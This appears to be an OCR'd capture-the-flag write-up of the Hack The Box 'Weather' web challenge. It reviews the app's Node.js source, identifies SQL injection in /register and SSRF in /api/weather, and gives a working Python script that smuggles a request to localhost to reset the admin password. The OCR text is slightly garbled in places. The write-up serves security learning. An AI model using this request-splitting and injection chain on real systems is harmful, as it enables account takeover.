Erel Regev

Table of Contents


Intro


Given IP address and port: 157.245.37.125:32193


Challenge description by HTB:

A pit of eternal darkness, a mindless journey of abeyance, this feels like a never-ending dream. I think I'm hallucinating with the memories of my past life, it's a reflection of how thought I would have turned out if I had tried enough. A weatherman, I said! Someone my community would look up to, someone who is to be respected. I guess this is my way of telling you that I've been waiting for someone to come and save me. This weather application is notorious for trapping the souls of ambitious weathermen like me. Please defeat the evil bruxa that's operating this website and set me free! 🧖‍♀️

Received files:










HTB Challenge - Weather -Subject: Web -Difficulty: Easy

Erel Regev





Web:



Testing Functionality - Web

When viewing the page, nothing can be found and it seems that there are no links, buttons, query boxes or anything the user can interact with. Therefore, and based on the challenge description, reviewing the source code from this point is necessary.

Testing Functionality – Code

Viewing index.js from the routes directory:


index.js

```javascript
const path              = require('path');
const fs                = require('fs');
const express           = require('express');
const router            = express.Router();
const WeatherHelper     = require('../helpers/WeatherHelper');

let db;

const response = data => ({ message: data });

router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.get('/register', (req, res) => {
    return res.sendFile(path.resolve('views/register.html'));
});

router.post('/register', (req, res) => {

    if (req.socket.remoteAddress.replace(/^.*:/, '') != '127.0.0.1') {
        return res.status(401).end();
    }

    let { username, password } = req.body;

    if (username && password) {
        return db.register(username, password)
            .then(()  => res.send(response('Successfully registered')))
            .catch(() => res.send(response('Something went wrong')));
    }

```


It can be seen that HTTP requests are involved. It seems that we can send GET request to /register. Lets test that out:

HTB Challenge - Weather -Subject: Web -Difficulty: Easy

Erel Regev



I went on capturing the requests of the register page:




Erel Regev

more of index.js:


```
router.get('/login', (req, res) => {
    return res.sendFile(path.resolve('views/login.html'));
});

router.post('/login', (req, res) => {
    let { username, password } = req.body;

    if (username && password) {
        return db.isAdmin(username, password)
            .then(admin => {
                if (admin) return res.send(fs.readFileSync('/app/flag').toString());
                return res.send(response('You are not admin'));
            })
            .catch(() => res.send(response('Something went wrong')));
    }

    return re.send(response('Missing parameters'));
});

router.post('/api/weather', (req, res) => {
    let { endpoint, city, country } = req.body;

    if (endpoint && city && country) {
        return WeatherHelper.getWeather(res, endpoint, city, country);
    }

    return res.send(response('Missing parameters'));
});

module.exports = database => {
    db = database;
    return router;
};
```

/login as shown in the source code:



HTB Challenge - Weather -Subject: Web -Difficulty: Easy

Erel Regev



Found the most important part:

```
if (username && password) {
    return db.isAdmin(username, password)
        .then(admin => {
            if (admin) return res.send(fs.readFileSync('/app/flag').toString());
            return res.send(response('You are not admin'));
        })
        .catch(() => res.send(response('Something went wrong')));
}
```

It seems that we need to log in as admin.

When sending the parameter test for both username and password, we receive a message saying “you are not admin”.

Erel Regev

Viewing database.js:

```
index.js ×   register.html ×   database.js ×
const sqlite = require('sqlite-async');
const crypto = require('crypto');

class Database {
    constructor(db_file) {
        this.db_file = db_file;
        this.db = undefined;
    }

    async connect() {
        this.db = await sqlite.open(this.db_file);
    }

    async migrate() {
        return this.db.exec(`
            DROP TABLE IF EXISTS users;

            CREATE TABLE IF NOT EXISTS users (
                id         INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
                username   VARCHAR(255) NOT NULL UNIQUE,
                password   VARCHAR(255) NOT NULL
            );

            INSERT INTO users (username, password) VALUES ('admin', '${ crypto.randomBytes(32).toString('hex') }');
        `);
    }

    async register(user, pass) {
        // TODO: add parameterization and roll public
        return new Promise(async (resolve, reject) => {
            try {
                let query = `INSERT INTO users (username, password) VALUES ('${user}', '${pass}')`;
                resolve((await this.db.run(query)));
            } catch(e) {
                reject(e);
            }
```

```
    async migrate() {
        return this.db.exec(`
            DROP TABLE IF EXISTS users;

            CREATE TABLE IF NOT EXISTS users (
                id         INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
                username   VARCHAR(255) NOT NULL UNIQUE,
                password   VARCHAR(255) NOT NULL
            );

            INSERT INTO users (username, password) VALUES ('admin', '${ crypto.randomBytes(32).toString('hex') }');
        `);
    }
```

The migrate function creates a admin username with random password at the time of app startup.

Viewing package.json:

```
index.js ×   register.html ×   database.js ×   index.js ×   package.json ×   package-lock.json ×
{
    "name": "weather-app",
    "version": "1.0.0",
    "description": "",
    "main": "index.js",
    "nodeVersion": "v8.12.0",
    "scripts": {
        "start": "node index.js"
    },
```

Vulnerabilities

In /register http post request there is no filter to the username and password parameters, hence vulnerable to SQL Injection.

Erel Regev

```
    }

    async register(user, pass) {
        // TODO: add parameterization and roll public
        return new Promise(async (resolve, reject) => {
            try {
                let query = `INSERT INTO users (username, password) VALUES ('${user}', '${pass}')`;
                resolve((await this.db.run(query)));
            } catch(e) {
                reject(e);
            }
        });
    }
```

The /api/weather http post request is originated from the app host and there is no filter to the parameters endpoint,city and country, hence vulnerable to SSRF.

```
router.post('/api/weather', (req, res) => {
    let { endpoint, city, country } = req.body;

    if (endpoint && city && country) {
        return WeatherHelper.getWeather(res, endpoint, city, country);
    }

    return res.send(response('Missing parameters'));
});
```

The web app is running on nodejs version 8.12.0 , which is vulnerable to HTTP Request Smuggling.

Exploitation

In order to make ssrf via request splitting we have to make post request. this app makes post request on 3 routes: /api/weather, /register, /login and the request must be sent from 127.0.0.1 endpoint otherwise it will give us unauthorized response code.

The SQL query updates the existing row that conflicts with the row proposed for insertion as its alternative action.

```
exp.py
import requests

username = 'admin'
password = "') ON CONFLICT (username) DO UPDATE SET password = 'passwd123';--"

username = username.replace(" ","\u0120").replace("'", "%27").replace('"', "%22")
password = password.replace(" ","\u0120").replace("'", "%27").replace('"', "%22")

endpoint = "127.0.0.1/" + "\u0120" + "HTTP/1.1" + "\u010D\u010A"  +  "Host:" + "\u0120"\
    + "127.0.0.1" + "\u010D\u010A" + "\u010D\u010A" + "POST" + "\u0120" + "/register" +\
    "\u0120" + "HTTP/1.1" + "\u010D\u010A" + "Host:" + "\u0120" + "127.0.0.1" + "\u010D\u010A"\
    + "Content-Type:" + "\u0120" + "application/x-www-form-urlencoded" + "\u010D\u010A" + \
    "Content-Length:" + "\u0120" + str(len(username) + len(password) + 19) + \
    "\u010D\u010A" + "\u010D\u010A" + "username=" + username + "&password=" + password\
    + "\u010D\u010A" + "\u010D\u010A" + "GET" + "\u0120"

requests.post('http://157.245.37.125:30873/api/weather', json={'endpoint': endpoint, 'city': 'Rehovot', 'country': 'IL'},  headers={'Connection':'close'})
```

This line imports the requests library, which is commonly used for making HTTP requests in Python:

import requests

These lines define the username and password variables. The username is set to 'admin', and the password appears to contain SQL code that attempts to perform an SQL injection attack. The intention is to modify the password of the user with the username 'admin' to 'passwd123':

username = 'admin'

password = "') ON CONFLICT (username) DO UPDATE SET password = 'passwd123';--"

These lines attempt to obfuscate the username and password strings by replacing spaces, single quotes (‘), and double quotes (") with URL-encoded versions. This is a common technique used in attempted SQL injection attacks to evade security measures.

```
username = username.replace(" ","\u0120").replace("'", "%27").replace("", "%22")
password = password.replace(" ","\u0120").replace("'", "%27").replace("", "%22")
```

The next part constructing an endpoint string with various HTTP headers and data.

Its crafting an HTTP request that is used to interact with a web application. The constructed endpoint string contains a mix of HTTP methods (POST and GET), headers, and encoded username and password.

The next line of code is attempting to make a POST request to the specified URL (http://157.245.37.125:30873/api/weather). It sends a JSON payload with the endpoint, along with additional data about the city and country. The Connection: close header is also specified. The intention behind this request is an attempt to exploit a vulnerability in the targeted system.

%27 — ‘


%22 — “

\u0120 — (space)

\u010D — \r

\u010A — \n

I executed the script and logged in using the new password passwd123.



Conclusion